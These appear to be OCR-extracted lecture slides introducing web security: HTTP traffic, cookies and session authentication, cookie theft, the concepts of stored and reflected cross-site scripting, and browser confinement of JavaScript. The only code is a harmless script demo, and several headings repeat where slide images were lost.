
E.g., user clicks on URL:
http://bank.com/login.html?user=alice&pass=bigsecret

HTTP Request


HTTP Request

HTTP Request


Basic Structure of Web Traffic



HTTP Response




HTTP Cookies



Servers can include "*cookies*" in their replies: ***state*** that clients store and return on any subsequent queries to the **same server/domain**


Cookie is just a name/value pair. (Value is a string).

HTTP Response




Here the server instructs the browser to remember the cookie "session" so it & its value will be included in subsequent requests

Cookies & Follow-on Requests



HTTP Request



Cookies & Web Authentication

- One very widespread use of cookies is for web sites to track users who have authenticated
- E.g., once browser fetched
  http://bank.com/login.html?user=alice&pass=bigsecret
  with a correct password, server associates value of "**`session`**" cookie with logged-in user's info
- Now server subsequently can tell: "I'm talking to same browser that authenticated as Alice earlier"

⇒ *An attacker who can get a copy of Alice's cookie can access the server impersonating Alice!*

  - **"Cookie theft"**

XSS

- Cross-site scripting (**XSS**): tricking browsers into giving undue access to attacker's Javascript
  - *Stored* XSS: attacker leaves Javascript lying around on benign web service for victim to stumble across
  - *Reflected* XSS: attacker gets user to click on specially-crafted URL with script in it, web service reflects it back

Dynamic Web Pages

- Rather than static HTML, web pages can be expressed as a program, say written in *Javascript*:

```
<title>Javascript demo page</title>

<font size=30>
Hello, <b>
<script>
var a = 1;
var b = 2;
document.write("world: ", a+b, "</b>");
</script>
```

Javascript


- Powerful web page *programming language*
- Scripts are embedded in web pages returned by web server
- Scripts are executed by browser. Can:
  - Alter page contents
  - Track events (mouse clicks, motion, keystrokes)
  - Read/set cookies
  - Issue web requests, read replies
- *(Note: despite name, has nothing to do with Java!)*

Confining the Power of Javascript Scripts

- Given all that power, browsers need to make sure JS scripts don't abuse it
- For example, don't want a script sent from `hackerz.com` web server to read cookies belonging to `bank.com` …
- … or alter layout of a `bank.com` web page
- … or read keystrokes typed by user while focus is on a `bank.com` page!

